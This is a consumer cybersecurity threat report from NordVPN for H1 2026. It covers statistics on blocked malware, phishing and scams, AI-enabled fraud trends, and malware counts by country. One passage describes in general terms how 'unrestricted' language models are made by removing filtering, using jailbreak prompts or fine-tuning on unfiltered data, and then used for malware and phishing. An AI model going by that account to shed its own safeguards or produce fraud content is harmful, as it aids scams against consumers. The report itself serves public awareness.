NordVPN®

Consumer Cybersecurity Report

Dismantling the Evolving Threat Landscape

H1 2026

NordVPN Threat Intelligence Report

Includes a Practical Guide
for Consumer Data Protection

NordVPN Threat Intelligence Division

Table of Contents

Foreword

The most exploited vulnerability today isn't a system or a network. It's trust.

With AI churning out hyper-realistic phishing emails and convincing deepfakes, bad actors are weaponizing our natural instinct to believe what we see and hear. These attacks no longer require advanced skills or significant resources - anyone with an internet connection can launch them. A single human error is now more likely than ever and likely to be more devastating than ever.

NordVPN's next-gen antivirus infrastructure analyzes over 12 million unique URLs every day, and approximately 1.2% of them are malicious. The daily number of blocked websites amounts to 130,000.

Because these threats are becoming incrementally more sophisticated, online security tools have to evolve right alongside them. It's our job to give people measures to protect their devices and themselves without making their digital lives more complicated. But technology alone isn't a silver bullet. We also have to empower people through education, teaching them what these new traps look like so they can spot a scam before it reaches them.

This is what NordVPN's first threat intelligence report is for. Inside, you'll find practical info: What our products block, what's evolving, and what it means for the people on the other side of the screen. From the industrialization of fraud to practical consumer defenses, you'll get a look at cybersecurity trends happening now and what comes next.

Because the best defense has always been knowing exactly what you're up against.

Marijus Briedis
CTO at NordVPN

Executive Summary

The 2026 NordVPN Consumer Cybersecurity Report provides a comprehensive overview of the evolving threat landscape and its impact on consumers. Over time, a significant shift from traditional, large-scale cyberattacks to highly targeted social engineering strategies has taken place, fueled by advancements in generative artificial intelligence (GenAI) and the industrialization of fraud. This trend has been observed by the NordVPN team as well as the wider security community and is corroborated by the European Union Agency for Cybersecurity (ENISA) in its analysis of the predictable use of AI. These developments have transformed the nature of digital risks, highlighting the need for users to adopt both technological defenses and behavioral resilience to protect themselves effectively.

The integration of AI into cybercrime operations has enabled attackers to create convincing phishing campaigns, fake e-commerce networks, and advanced scams, such as cryptocurrency-based fraud. These threats exploit the target's trust, employ a sense of urgency, and feed off of emotional triggers like greed and fear, making them far more effective and harder to detect than ever before. Additionally, familiar threats such as malware and session hijacking remain prevalent and increasingly refined, further expanding the attack surface for consumers.

NordVPN's analysis reveals a shift toward cyberattacks targeting human vulnerabilities rather than technical flaws. Trust in legitimate platforms, personal contacts, and well-known brands continues to be systematically exploited, creating an environment where everyone is at risk.

For consumers, the implications are clear. Proactive defense strategies are no longer optional but critical. Automatic digital protection tools, such as threat detection systems, dark web monitoring, and multi-factor authentication, must be combined with behavioral awareness, such as learning to spot emotional manipulation, inspecting URLs, and verifying communication through official channels.

Cybercrime in 2026 is defined by its scale, sophistication, and capacity to exploit human behavior. As threats evolve, so too must the defenses. By strengthening technological protections and enhancing awareness, digital security can be elevated to navigate the future threat landscape with greater confidence.

The data presented in this report is derived from aggregated, anonymized telemetry and internal threat intelligence systems used in the VPN node server side. To ensure absolute privacy, these insights are processed at a global level and regional level and are not linked to the activity or identity of any specific NordVPN customer.

Introduction


As technology continues to transform societal and economic structures, the threat landscape in cybersecurity is evolving at an increasing rate. The necessity for vigilance in the digital age has never been greater. Cybercriminals have become increasingly sophisticated, leveraging tools such as generative AI and advanced attack methodologies to target consumers at an unprecedented scale. From malware and phishing schemes to identity fraud, these threats pose significant risks to everyday individuals, impacting their finances, privacy, and digital security.

The 2026 NordVPN Consumer Cybersecurity Report examines key trends, metrics, and methodologies, explaining complex threats accessibly and offering practical guidelines for consumers. It explores the changing cyber threat landscape based on data available to NordVPN, offering an analysis of current trends, metrics, and case studies derived from NordVPN's resources. The data presented in this report encompasses NordVPN threat intelligence insights, spanning from January 2026 to June 2026.

The 2026 NordVPN Consumer Cybersecurity Report examines key trends, metrics, and methodologies, explaining complex threats accessibly and offering practical guidelines for consumers.

By creating an understanding of the mechanisms of cyberattacks and providing actionable insights, this report serves as a resource for mitigating consumer-oriented threats in this highly connected age. In addition, it offers practical strategies, informed by data and research, to empower consumers against existing and newly emerging risks.

Threat Landscape Overview



The NordVPN expert team leverages sophisticated AI-based techniques combined with human analysis to monitor and process over **12 million** unique URLs every day from multiple intelligence feeds and data sources, with NordVPN's scam, phishing, and malware protection feature being one of the sources contributing to this dataset. In total, approximately **360 million** distinct web addresses are analyzed each month.

The primary goal of this extensive scanning and analysis operation is the timely identification and prevention of malicious websites used for scams, phishing campaigns, and malware distribution. This proactive effort is crucial for ensuring user protection and creating a safer online experience by intercepting threats before users encounter them.

Approximately 1.2% of web pages scanned daily are classified as malicious, representing millions of blocked attempts to spread malware or conduct fraudulent activities each month.

These findings highlight the pervasive nature of online threats and the importance of constant vigilance and updated digital defenses. On average, 130,000 blocked malicious pages are prevented daily, covering a range of risks, including phishing attempts, malware distribution, and scam-hosting platforms.

In 2026, leading independent cybersecurity testing organization AV-Comparatives confirmed that NordVPN successfully blocks 96% of phishing sites that are in circulation and generate traffic.

Dainius Razinskas
Head of Protect

This high interception rate underscores the effectiveness of the filtering technologies and dynamic blocklists used. Continuous analysis and threat detection are central to maintaining up-to-date defenses against an evolving cybersecurity landscape.

NordVPN Threat Protection

Security operations and preventative actions performance summary

130K+

Malicious pages

Blocked every day

3M+

Malware attempts

Blocked in last
30 days

3,400+

Account takeover

Stopped
Jan-May 2026

200K+

Scam domains

Blocked in last
30 days

434K+

Crypto addresses

Scanned
Jan-May 2026

28K+

Scam calls

Blocked in last
30 days*

525K+

Spam calls

Blocked in last 30
days*

1M+

Phishing attempts

Blocked in last
30 days

8.4M+

Breached records

Tracked in 2026
so far

4.49

Avg. breaches

Per individual
user

(Source: NordVPN, Jan - June 2026)

The effectiveness of NordVPN's security practices has also been recognized and quantified by West Coast Labs twice in 2025. Additionally, four successful anti-phishing tests as well as one anti-phishing certification test were conducted by AV-Comparatives in the same year.

*Scam call protection launched mid-2026; data reflects first ~30 days of operation.

Key Risks and the Impact of AI on Cyber Threats

The primary evolution of consumer cyber risks in 2026 is defined by **a shift from large-scale, low-quality attacks to highly sophisticated, personalized threats.** This progression is heavily influenced by advancements in GenAI, which has enabled the industrialization of fraud and the automation of convincing and targeted cyberattacks. This technological evolution of scams poses a significant challenge to cybersecurity because traditional detection methods struggle to keep pace with the speed and quality of AI-generated content production.

Mattia Vicenzi
Senior Threat Intelligence
Resercher at NordVPN


The 'industrialization of fraud' is the most significant change in cybersecurity. Ready-to-use kits and generative AI have drastically lowered barriers for criminals, enabling a surge in highly targeted and convincing attacks. In this shifting landscape, trust in the digital realm has emerged as the new zero-day vulnerability.

Unrestricted AIs, or large language models (LLMs) designed or modified to bypass ethical safeguards, have become tools in the shadow economy, enabling cybercriminals to easily scale their activities. These models are distributed via underground forums and are created by omitting filtering during training, applying "jailbreak" prompts to circumvent restrictions, or fine-tuning open-source models on unfiltered datasets. This lowers the barrier to entry for fraud, fueling an increase in both the frequency and quality of attacks. AI is enhancing the effectiveness of emotional manipulation in scams, exploiting human psychological weaknesses like anxiety prompted by a manufactured sense of urgency, greed, and the need for affection. The technology further accelerates the threat lifecycle by automating tasks such as scanning for digital vulnerabilities, exploiting legacy systems, and building evasive infostealer kits. These advancements underscore the need for adaptive defenses in response to the growing capabilities of unrestricted AI.

Without ethical guardrails, AI simply executes prompts based on its training data. Criminals exploit this capability for the generation of content that mainstream models like ChatGPT or Gemini refuse, including malware, phishing, or deepfakes. AI is weaponized through the production of harmful content to maximize social engineering effectiveness by generating text, scenarios, and even voices that are nearly indistinguishable from legitimate communications.

Mattia Vicenzi
Senior Threat Intelligence Resercher at NordVPN

Evolving Risk	Details and Signals	AI Impact
Hyper-targeted spear phishing	Increase in high-quality attacks directed at small groups, often exploiting data breach or OSINT data.	AI generates text, scenarios, and even voices (deepfakes) to make communications nearly indistinguishable from legitimate ones, maximizing social engineering effectiveness.
Weaponization of trusted domains	Exploitation of known vulnerabilities (e.g., FCKeditor) on legitimate corporate/ institutional websites to serve as launchpads for targeted scams.	AI can automate scanning and identification of these vulnerabilities at scale, accelerating attacks.
Infostealer evolution	Greater focus on digital asset theft (cryptocurrencies, NFTs) beyond traditional banking credentials.	AI can help create more evasive and complex infostealer kits.
Exploited behavioral tendencies	Persistent success of emotion, greed, and urgency-based scams (romance scams, crypto advance fee scams).	AI makes emotional manipulation more effective and sustained (e.g., incredibly convincing fake profiles).



Threat Analysis by Category

Malware

Malware, including malicious downloads blocked via web protection, remains **the largest category of threats by sheer volume**. This reflects the sustained efforts of cybercriminals employing diverse techniques to deliver harmful payloads. The attacks often exploit high-traffic or compromised websites, targeting users who focus on the content rather than observing security risks.

Among NordVPN's protected users, the largest share of blocked malware attempts was associated with the United States (over 4.89 million), followed by the United Kingdom (over 2 million) and other advanced European economies. This tracks large, highly digitized, high-income markets - those with the most online activity and the most valuable targets. The United States also ranks first in a separate, independent analysis. Research into ransomware attacks by NordStellar placed the US as the single most-targeted country in both quarters of H1 2026 - a signal that ransomware activity is heavily prevalent across both consumer and business markets.

Top Countries by Blocked Malware Among NordVPN Users

Top 10 Most Impacted Countries by Malware (Jan-Jun 2026)

4.89M USA Americas	2.09M UK Europe	1.32M Germany Europe	1.32M France Europe	1.19M Canada Americas
755K Australia Oceania	588K Italy Europe	434K Netherlands Europe	322K Spain Europe	268K Japan Asia

(Source: NordVPN, Jan - Jun 2026)

This concentration is primarily driven by:

High-value targeting.
Criminals prioritize nations with high GDP and dense corporate networks to maximize financial returns from ransomware, data theft, and financial fraud.

Digital maturity.
Expansive digital ecosystems, including cloud services and IoT devices, significantly increase the attack surface.

The industrialization of fraud.
High-volume malware campaigns, particularly infostealers and phishing attacks, are systematically deployed against large, wealthy populations to maximize successful compromises.

